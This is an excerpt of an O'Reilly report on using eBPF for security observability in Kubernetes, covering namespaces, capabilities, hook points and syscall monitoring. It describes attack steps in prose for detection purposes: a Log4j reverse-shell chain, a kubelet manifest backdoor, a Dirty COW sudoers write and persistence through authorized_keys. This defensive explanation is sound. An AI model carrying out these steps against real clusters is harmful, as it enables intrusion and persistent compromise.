
O'REILLY®
Compliments of
ISOVALENT
Security Observability with eBPF
Measuring Cloud Native Security Through eBPF Observability
Jed Salazar &
Natalia Reka Ivanko
REPORT


ISOVALENT

## **Isovalent** offers **eBPF-based security** for your cloud native environments.

Isovalent Cilium Enterprise collects the four golden signals of container security observability - process execution, network sockets, file access, and layer 7 network identity.  This helps provide deep insights for detecting a breach, determining and remediating the compromised systems

Achieve Security through eBPF at

**isovalent.site/3Ud2U56**

# Security Observability with eBPF

## *Measuring Cloud Native Security Through eBPF Observability*

*Jed Salazar and Natalia Reka Ivanko*

Beijing • Boston • Farnham • Sebastopol • Tokyo O'REILLY®

**Security Observability with eBPF**
by Jed Salazar and Natalia Reka Ivanko



Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.



**Acquisitions Editor:** John Devins
**Development Editor:** Shira Evans
**Production Editor:** Katherine Tozer
**Copyeditor:** nSight, Inc.

**Interior Designer:** David Futato
**Cover Designer:** Randy Comer
**Illustrator:** Kate Dullea

April 2022: First Edition

**Revision History for the First Edition**
2022-04-05: First Release



978-1-098-13318-4

[LSI]

# Table of Contents

# CHAPTER 1
# The Lack of Visibility

Kubernetes has become the de facto cloud operating system, and every day more and more critical applications are containerized and shifted to a cloud native landscape. This means Kubernetes is quickly becoming a rich target for both passive and targeted attackers. Kubernetes does not provide a default security configuration and provides no observability to discern if your pods or cluster has been attacked or compromised.

Understanding your security posture isn't just about applying security configuration and hoping for the best. Hope isn't a strategy. Just like the site reliability engineering (SRE) principle of service level objectives (SLOs) that "[identify] an objective metric to represent the property of a system,"[1] *security observability* provides us with a historical and current metric to represent the objective security properties of a system. Security observability allows us to "assess our current [security] and track improvements or degradations over time."[2]

With security observability, we can quickly answer:

- How many pods are running with privileged Linux capabilities in my environment?

1 SLOs are covered in more detail in *Site Reliability Engineering* by Betsy Beyer et al. (O'Reilly), which is free to read.

2 Beyer et al., *Site Reliability Engineering*.

- Have any workloads in my environment made a connection to "*known-bad.actorz.com*"?
- Show me all local privilege escalation techniques detected in the last 30 days.
- Have any workloads other than Fluentd used S3 credentials?

Achieving observability in a cloud native environment can be complicated. It often requires changes to applications or the management of yet another complex distributed system. However, eBPF provides a lightweight methodology to collect security observability natively in the kernel, without any changes to applications.

## What Should We Monitor?

Kubernetes is constructed of several independent microservices that run the control plane (API server, controller manager, scheduler) and worker node components (kubelet, kube-proxy, container runtime). In a cloud native environment, there are a slew of additional components that make up a cloud native deployment, including continuous integration/continuous delivery (CI/CD), storage subsystems, container registries, observability (including eBPF), and many more.

Most of the systems that make up the CNCF landscape, including Kubernetes, are not secure by default.[3] Each component requires intentional hardening to meet your goals of a least-privilege configuration and defending against a motivated adversary. So, which components should we focus our security observability efforts on? "The greatest attack surface of a Kubernetes cluster is its network interfaces and public-facing pods."[4] For example, an internet-exposed pod that handles untrusted input is a much more likely attack vector than a control plane component on a private network with a hardened RBAC (role-based access control) configuration.

While container *images* are immutable, containers and pods are standard Linux processes that can have access to a set of binaries, package managers, interpreters, runtimes, etc. Pods can install

3 The wonderful CNCF Technical Security Group has been working on secure defaults guidelines for CNCF projects.

4 Andrew Martin and Michael Hausenblas, *Hacking Kubernetes* (O'Reilly).

packages, download tools, make internet connections, and cause all sorts of havoc in a Kubernetes environment, all without logging any of that behavior by default. There's also the challenge of applying a least-privilege configuration for our workloads, by providing only the capabilities a container requires. Security observability monitors containers and can quickly identify and record all the capabilities a container requires—and nothing more. This means we should start by applying our security observability to pods.

Most organizations that have been around pre–cloud native have existing security/detection tooling for their environments. So, why not just rely on those tools for cloud native security observability? Most legacy security tools don't support kernel namespaces to identify containerized processes. Existing network logs and firewalls are suboptimal for observability because pod IP addresses are ephemeral, which means that as pods come and go, IP addresses can be reused by entirely different apps by the time you investigate. eBPF security observability natively understands container attributes and provides process and network visibility that's closer to the pods that we're monitoring, so we can detect events, including pre-NAT (network address translation), to retain the IP of the pod and understand the container or pod that initiated an action.

## High-Fidelity Observability

When investigating a threat, the closer to the event the data is, the higher fidelity the data provides. A compromised pod that escalates its privileges and laterally moves through the network won't show up in our Kubernetes audit logs. If the pods are on the same host, the lateral movement won't even show up in our network logs. If our greatest attack surface is pods, we'll want our security observability as close to pods as possible. The "further out" we place our observability, the less critical security context we're afforded. For example, firewall or network intrusion detection logs from the network generally map to the source IP address of the node that the offending pod resides on due to packet encapsulation that renders the identity of the source meaningless.

The same lateral movement event can be measured at the virtual ethernet (veth) interface of the pod or the physical network interface of the node. Measuring from the network includes the pre-NAT pod IP address and, with the help of eBPF, we can retrieve Kubernetes

labels, namespaces, pod names, etc. We are improving our event fidelity.

But if we wanted to get even closer to pods, eBPF operates in-kernel where process requests are captured. We can assert a more meaningful identity of lateral movement than a network packet at the socket layer (shown in Figure 1-1), which includes the process that invoked the connection, any arguments, and the capabilities it's running with. Or we can collect process events that never create a packet at all.




*Figure 1-1. Improving identity with security observability*

This paradigm isn't unique to eBPF. The security community has been moving away from network-centric security and toward a future where we can monitor and make enforcement decisions based on process behavior instead of a packet header. After all, when's the last time anyone discovered a sophisticated attack from a packet capture (PCAP)?

## A Kubernetes Attack

Let's consider a hypothetical attack scenario in Kubernetes. (You don't need to understand details of this attack now, but by the end of this report you'll understand common attack patterns and how you can take advantage of simple tools to detect sophisticated attacks.)

Imagine you run a multitenant Kubernetes cluster that hosts both public-facing and internal applications. One of your tenants runs an internet-facing application with an insecure version of Apache

Struts that's vulnerable to Log4j.[5] A threat actor loads a customized Java string to an input form of the web app, which causes the app to fetch a malicious Java class that is executed by Log4j. The Java class exploits a remote code execution (RCE) that opens a reverse shell connection to a suspicious domain where an attacker is listening.[6]

The attacker makes a connection into the Apache Struts container and explores the system. The workload wasn't restricted by the container runtime and has overly permissive Linux capabilities that enables the attacker to mount in the */etc/kubernetes/manifests* directory from the host into the container. The attacker then drops a privileged pod manifest in kubelet's manifest directory. The attacker now has a high-availability, kubelet-managed backdoor into the cluster that supersedes any IAM (identity and access management) or RBAC policies.

None of this is logged or detected, which allows the attacker to maintain a persistent foothold in your cluster, indefinitely and invisibly. This is because by default, not only is there no default security hardening for workloads, there's also no built-in observability. It is up to the cluster operator to decide what tools to use to understand how their cluster and its apps are behaving, and whether anything malicious is happening.

In this report, we'll discuss how eBPF can detect attacks, even if they're invisible to Kubernetes, and how we can use the detected events to build out a security policy to stop them in their tracks.

# What Is eBPF?

eBPF is an emerging technology that enables event-driven custom code to run natively in an operating system kernel. This has spawned a new era of network, observability, and security platforms. eBPF extends kernel functionality without requiring changes to applications or the kernel to observe and enforce runtime security policy. eBPF's origins began with BPF, a kernel technology that was

5 The Log4j vulnerability is due to Log4j parsing logs and attempting to resolve the data and variables in its input. The JNDI lookup allows variables to be fetched and resolved over a network, including to arbitrary entities on the internet. More details are in the CVE.

6 Suspicious domains can include a domain generation algorithm.

originally developed to aid packet filtering such as the inimitable tcpdump packet-capture utility.

The "enhanced" version of BPF (eBPF) came from an initial patch set of five thousand lines of code, followed by a group of features that slowly trickled into the Linux kernel that provided capabilities for tracing low-level kernel subsystems, drawing inspiration from the superlative DTrace utility. While eBPF is a Linux (and soon, Windows) utility, the omnipresent Kubernetes distributed system has been uniquely positioned to drive the development of eBPF as a container technology.

eBPF's unique vantage point in the kernel gives Kubernetes teams the power of security observability by understanding all process events, system calls, and networking operations in a Kubernetes cluster. eBPF's flexibility also enables runtime security enforcement for process events, system calls, and networking operations for all pods, containers, and processes, allowing us to write customizable logic to instrument the kernel on any kernel event.

We will walk you through in detail what eBPF is, how you can use eBPF programs, and why they are vital in cloud native security (Chapter 2). But first we need to understand the basic container technology concepts.

## Brief Guide to Container Security

Containers are Linux processes that run in the context of Linux *namespaces*, *cgroups*, and *capabilities*. Google added the first patch to the kernel in 2007, fittingly defining containers as *process containers*. This name provides a good insight into container technology, because containers are standard Linux processes with some isolated resources like networking and filesystems.

Containers are created and managed in the OS by low-level container runtimes, which are responsible for starting processes, creating cgroups (discussed later), putting processes into their own namespaces (also discussed later), using the unshare system call, and performing any cleanup when the container exits. What's described here are the basic primitives of creating containers; however, more

full-featured, low-level container runtimes like runC have more features.[7]

With this broad description out of the way, let's dive into the implementation details to highlight the security features and challenges of containers.

## Kernel Namespaces

A process in Linux is an executable program (such as */bin/grep*) running in-memory by the kernel. A process gets a process ID or PID (which can be seen when you run `ps xao pid,comm`), its own memory address (seen when you run `pmap -d $PID`), and file descriptors, used to open, read, and write to files (`lsof -p $PID`). Processes run as users with their permissions, either root (UID 0) or nonroot.

Containers use Linux namespaces to isolate these resources, creating the illusion that a container is the only container accessing resources on a system. Namespaces create an isolated view for various resources:

*PID namespace*
: This namespace masks process IDs so the container only sees the processes running inside the container and not processes running in other containers or the Kubernetes node.

*Mount namespace*
: This namespace unpacks the tarball of a container image (called a *base-image*) on the node and *chroots* the directory for the container.[8]

*Network namespace*
: This namespace configures network interfaces and routing tables for containers to send and receive traffic. In Kubernetes, this namespace can be disabled with `hostNetwork`, which

7 runC is currently the most widely used low-level container runtime. It's responsible for "spawning and running containers on Linux according to the OCI specification."

8 Container runtimes can block the `CAP_SYS_CHROOT` capability by default, and `pivot_root` is used due to security issues with accessible mounts.

provides a container direct access to services listening on `localhost` on the node and circumvents network policy.[9]

*IPC namespace*
: The IPC (inter-process communication) namespace facilitates shared memory between containers, including multiple containers running in a Kubernetes pod.

*UTS namespace*
: This namespace configures the hostname of a container.

*User namespace*
: This namespace separates root (UID 0) in a container from root (UID 0) on the node. Note that Kubernetes does not support the user namespace;[10] running a container as root can facilitate root on the node in the event of a container breakout. We can mitigate some of this risk by dropping capabilities (discussed later) and using `seccomp` to block system calls in the container, but it's critical to run your containers as a nonroot user.

## Cgroups

Cgroups can limit the node's CPU and memory resources a container can consume. From a security perspective, this prevents a "noisy neighbor" or DoS (denial of service) attack where one container consumes all hardware resources on a node. Containers that exceed CPU will be rate limited by cgroups, whereas exceeding memory limits will cause an out-of-memory kill (OOM kill) event.

## Attack Points for Container Escapes

Attackers have targeted some nonnamespaced resources because they can provide a malicious container direct access to node resources. These resources include kernel modules, */dev*, */sys/*, */proc/sys/*, `sysctl` settings, and more.

9 Network policy allows you to specify the allowed connections a pod can make. It's basically a firewall for containers. Several CNIs such as Cilium provide custom resource definitions (CRDs) for network policy to extend functionality to provide a layer 7 firewall, cluster-wide policies, and more.

10 There is an alpha (as of Kubernetes 1.22) project to run Kubernetes Node components in the user namespace.

In addition to namespaces, containers utilize a mechanism called *Linux capabilities* to provide a more granular set of credentials to containers.

## Linux Capabilities

In the old world, processes were either run as root (UID 0) or as a standard user (!=UID 0). This system was binary; either a process was root and could do (almost) anything or it was a normal user and was restrained to its own resources. Sometimes unprivileged processes need privileged capabilities, such as *ping* sending raw packets without granting it root permissions. To solve this, the kernel introduced *capabilities*, which gives unprivileged processes more granular security capabilities, such as the capability `CAP_NET_RAW` to enable *ping* to send raw packets.

Capabilities can be implemented on a file or a process. To observe the capabilities that a running process has, we can inspect the kernel's virtual filesystem, */proc*:

```
grep -E 'Cap|Priv' /proc/$(pgrep ping)/status
CapInh: 0000003fffffffff
CapPrm: 0000003fffffffff
CapEff: 0000003fffffffff
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
```

We can then use the `capsh` binary to decode the values into human readable capabilities:

```
capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override...
cap_net_raw...
cap_sys_admin...
```

We can see the `CAP_NET_RAW` capability here as well as a slew of other capabilities because the root user can make any kernel function call.

There are several capability sets a process or file can be granted (effective, permitted, inheritable, ambient), but we'll just cover effective. The *effective* capability set indicates what capabilities are active in a process. For example, when a process attempts to perform a privileged operation, the kernel will check for the appropriate capability bit in the effective set of the process.

This chapter has covered the very basics of container security; however, the authors highly recommend supplementing your reading with Liz Rice's *Container Security* (O'Reilly).[11] Now we can turn to how eBPF can illuminate security issues in Kubernetes, a distributed system that is responsible for running production containers.

11 This is required reading for anyone responsible for securing a cloud native environment.

CHAPTER 2

# Why Is eBPF the Optimal Tool for Security?

In this chapter, we will take you on a journey through pre–cloud native network security and threat detection, how they have changed with the introduction of Kubernetes, and finally, how they can be solved with eBPF.

## Precloud Security

Before cloud native became the dominant production environment, network monitoring and threat detection tools were based on `auditd`, syslog, dead-disk forensics, whatever your network infrastructure happened to log, and optionally, copying the full contents of network packets to disk (known as *packet captures*).

## Monitoring from Legacy Kernel, Disk, and Network Tools

Traditional logging systems such as `auditd`, are not namespaced in the kernel, so they lack details about which container invoked a system call, started a process, or opened a network socket. Network logs are also not container-aware since pod IPs are ephemeral and can be reused by entirely different apps in different pods—maybe even on different nodes—by the time the investigation starts.

Capturing packets stores every packet in a network to disk and runs custom pattern matching on each packet to identify an attack. Most modern application traffic is encrypted, largely thanks to Let's Encrypt and service mesh; high-scale environments are now the norm, so packet captures are too costly and ineffective for cloud native environments. Another tool used to monitor for security incidents is disk forensics.

*Disk forensics* collects a bit-for-bit duplication of a volume or disk during incident investigation with the goal of useful *artifact* extraction. Forensics artifacts are "the things left behind unintentionally, unconsciously, often invisibly, that help us get to the bottom of an incident."[1] While a lot of useful information can reside on-disk, the artifacts can be fairly random, and you don't get the luxury of defining what data you would like to collect. Thus, you're left with a literal snapshot of artifacts that exist at the time of capture. Artifacts in memory are lost altogether unless they're paged to disk.

Memory forensics started by focusing on a new class of in-memory attacks; however, most operating systems now deploy *kernel address space layout randomization* (KSLR)[2] that complicates introspection of kernel memory and thus gives you only a partial solution.

Contrast this with eBPF, a native kernel technology that allows you to trace or execute *mini programs* on virtually any type of kernel event.[3] This enables capturing security observability events with a native understanding of container attributes like namespaces, capabilities, and cgroups. Fully customizable programs that run at kernel events, like a process being created, allow us to have a flexible and powerful runtime security framework for containers.

## A Cloud Native Approach

Using eBPF, you directly attach to kernel code paths and collect only the security observability events you define in near real time with no disruption to the application. Later, these events are sent

1 See the discussion of forensic artifacts by Tetra Defense's President, Cindy Murphy.

2 Kernel address space layout randomization (KASLR) is a well-known technique to make exploits harder by placing various objects in the stack at random, rather than fixed, addresses.

3 As named by Brendan Gregg, an eBPF legend.

to userspace and can then be shipped to permanent storage for analysis, threat hunting, incident investigation, or building out security policy.

eBPF programs enable Kubernetes support by bundling API "watcher" programs that pull identity metadata from the Kubernetes API server and correlate that with container events in the kernel. This identity includes pod names, Kubernetes namespaces, container image IDs, and labels. This identity-aware metadata identifies which pods are associated with security events across the entire cloud native environment.

For example, you can trace the full lifecycle of both processes and network sockets or pods from start to finish. This identity-aware security observability can give you a historical view of every process execution and network connection across your cloud native environment with low storage requirements.

# Deep Dive into the Security of eBPF

The challenges of the traditional security tooling that were introduced by the adoption of cloud native environments can be solved by using eBPF. But what does this solution look like, and why is it so powerful?

## Virtual Machine in the Kernel

Since a pod is just a set of Linux processes running in the context of a kernel namespace, the pod makes system calls and requests to the operating system kernel where eBPF resides. For example, the `execve()`[4] system call is used to launch a new process. If you run `curl` from a bash shell, a fork of bash invokes `execve()` to start the `curl` child process. eBPF allows you to hook into any arbitrary kernel event, run a program on behalf of it, return with the appropriate values, and expose it back to userspace. For example, you can run an eBPF program that executes on the return of the `execve()` system call; extract metadata like `curl` binary name, PID, UID, process arguments, and Linux capabilities of the process; and send it to userspace, as shown in Figure 2-1.

4 See the manual page for the `execve()` system call.




*Figure 2-1. eBPF program attached to `execve()` system call*

This means eBPF allows you to intercept any kernel event, run customized code on the return value, and react with fully programmable logic. You can think of it as a virtual machine in the kernel with a generic set of 64-bit registers and eBPF programs that are attached to kernel code paths.

## eBPF Programs

The eBPF *verifier* and *JIT* (just-in-time) *compiler* are components that ensure that eBPF programs fulfill the following programmability requirements:

*Safety from bugs*
: Before executing the eBPF bytecode (the compiled version of the eBPF program), the kernel takes and passes it through the eBPF verifier. The eBPF verifier makes sure that the loaded program cannot access or expose arbitrary kernel memory to userspace by rejecting out-of-bound accesses and dangerous pointer arithmetic. It also ensures that the loaded program will always terminate to avoid creating an infinite loop in the kernel. If the verifier fails, the eBPF program will be rejected. This

mechanism guarantees that the kernel validates and restricts what we load into kernel space, thus we are not able to run arbitrary code inside the kernel with eBPF.

*Continuous delivery*
: After the eBPF program has passed and been approved by the verifier, it goes to the JIT compiler. It takes and compiles the eBPF program to the native CPU that your system runs (for example, x86), which means instead of interpreting bytecode in software, you are now executing a program that runs at the same speed as natively compiled code. After the eBPF program is passed through the JIT compiler, it is attached to a certain system call or to various hook points that you define. This mechanism allows you to replace programs in the Linux kernel dynamically without any change or impact to your applications.

*Performance*
: The last aspect is performance. In case of eBPF, this is achieved by the JIT compiler that translates generic bytecode into the architecture-specific CPU code, providing performance as close as possible to native execution.

These three requirements enable continuous security observability with validated safety from the eBPF verifier and JIT compiler, leaving no impact on the Kubernetes workloads with close to native execution speeds.

## eBPF Hook Points

We can attach an eBPF program to a variety of hook points and introspect distinct security observability data at different levels, as seen in Figure 2-2.[5]

5 This blog post is a great source to learn and understand the different hook points, data sources and their advantages.




*Figure 2-2. eBPF hook points*

Starting from the top of the image, you can attach an eBPF program to userspace applications by hooking on `uprobes`. This means you can run an eBPF program for particular functions in your applications. This is how you can profile applications using eBPF.

Then, you can attach eBPF programs to arbitrary system calls and kernel functions, with kprobes. "Kprobes can create instrumentation events for any kernel function, and it can instrument instructions within functions. It can do this live, in production environments, without needing to either reboot the system or run the kernel in any special mode."[6] Kprobes can include reads and writes to a file, mounting a sensitive filesystem to a container, changing a kernel namespace—which can indicate a privilege escalation—loading a kernel module, creating of a socket, executing a program, and more.

You can also attach to an arbitrary trace point in the Linux kernel. A trace point is a well-known, defined function name of the Linux kernel that will stay stable over time. While kernel functions might change per release, trace points provide a stable API, allowing you to instrument the entire Linux kernel.

6 Brendan Gregg, *BPF Performance Tools* (Addison-Wesley Professional). This book is the encyclopedia of BPF tools and performance, covering many topics with a balance of theory and practice.

You can also instrument at the network device level. For any virtual or physical device, you can attach an eBPF program that gets invoked for every network packet that is being received or sent. This is how tools like Cilium Hubble can provide network observability and network policy in Kubernetes.

## Why eBPF?

eBPF collects and filters security observability data directly in the kernel, from memory or disk, and exports it to userspace as security observability events, where the data can be sent to a SIEM for advanced analysis. Because the kernel is shared across all containers,[7] these events provide a historical record of the entire environment, from containers to the node processes in a Kubernetes cluster that make up a Kubernetes cluster.

Security observability data includes Kubernetes *identity-aware information*, such as labels, namespaces, pod names, container images, and more. eBPF programs can be used to translate and map processes, its system calls, and network functions into a Kubernetes workload and identity.

eBPF programs are able to both observe Kubernetes workloads and enforce user-defined security policies. With access to all data that the kernel is aware of, you can monitor arbitrary kernel events such as system calls, network sockets, file descriptors, Unix socket domain connections, etc. Security policies are defined at runtime that observe and enforce desired behaviors by using a combination of kernel events. They can be fine-grained and applied to specific workloads by using policy selectors. If the appropriate policy selectors match, the pod can be terminated or paused for later investigation.

To benefit from the eBPF-based observability and enforcement, end users are not expected to write eBPF programs by themselves. There are already existing projects and vendors creating open source security observability tools that use eBPF programs to provide this observation and even enforcement, such as Tracee and Falco. We

7 With notable exceptions, such as userspace emulated kernels like gVisor, unikernels, and other sandboxed environments.

will dive deeper into one of them, Cilium Tetragon, and detect a real-world attack scenario in Chapter 3.

## System Call Visibility

A system call (also known as syscall) is the stable API for an application to make requests from the kernel. For security observability, we are interested in observing sensitive system calls that an application makes inside a Kubernetes pod but ignore those same syscalls when they're made by the container runtime during initialization.

Monitoring system calls can help identify malicious behavior in Linux and container runtimes like runC, Docker, and Kubernetes. These malicious behaviors can include:

- Reads and writes to a sensitive file, which allows you to detect unauthorized access
- Mounting a filesystem from a container, which allows you to identify privileged access to the host filesystem
- Changing kernel namespaces, which often reveals privilege escalation
- Loading a kernel module, which can be a great indicator of an attacker performing local privilege escalation
- Container changing the host machine values from a container, which is a common technique attackers apply to alter the system time, firewall rules, etc.

Monitoring the most common sensitive system calls used by known exploits could also help you identify certain steps of an attack in a chain of events. For example, observing the `madvise(MADV_DONTNEED)` system call invoked by the Dirty COW exploit would indicate a certain step from a privilege escalation.[8] `madvise()` takes advantage of a Linux kernel race condition during the incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, thus allowing writes to read-only files.

8 The `madvise()` system call advises the kernel about how to handle paging input/output in a specific address range. In case of `MADV_DONTNEED`, the application is finished with the given range, so the kernel can free resources associated with it. The detailed description of the Dirty COW Linux privilege escalation vulnerability can be found in the corresponding CVE.

For example, the */etc/sudoers* file can be written to, which will add the current user to the *sudoers* list, thereby escalating privileges. By monitoring the `pivot_root` system call,[9] you can determine whether the attacker has privileged access and is allowed to remount the host filesystem. This would allow the adversary to edit the *~/.ssh/authorized_keys* file, add their public key, and maintain a foothold in the system.

Observing system calls with kprobes is resilient against the recent Phantom v1 and v2 attacks. These attacks take advantage of handling the arguments and context of the system call in userspace and allow tampering with incorrect values before they are copied into the kernel.

## Network Visibility

Sockets are the operating system representation of communication between applications on the same node,[10] between pods and clusters, or on the internet. There are many types of sockets in Linux (IPC, Unix domain, TCP/IP, etc.), but we're specifically interested in TCP/IP sockets for security observability.

Sockets provide improved identity over network packets because socket events are tracked in the operating system kernel and coupled with process and Kubernetes metadata. This allows you to track all network behavior and associate that behavior with the specific workload and service owner. This identity helps remediate, patch, or lock down a certain pod with network policy if malicious activity is detected.

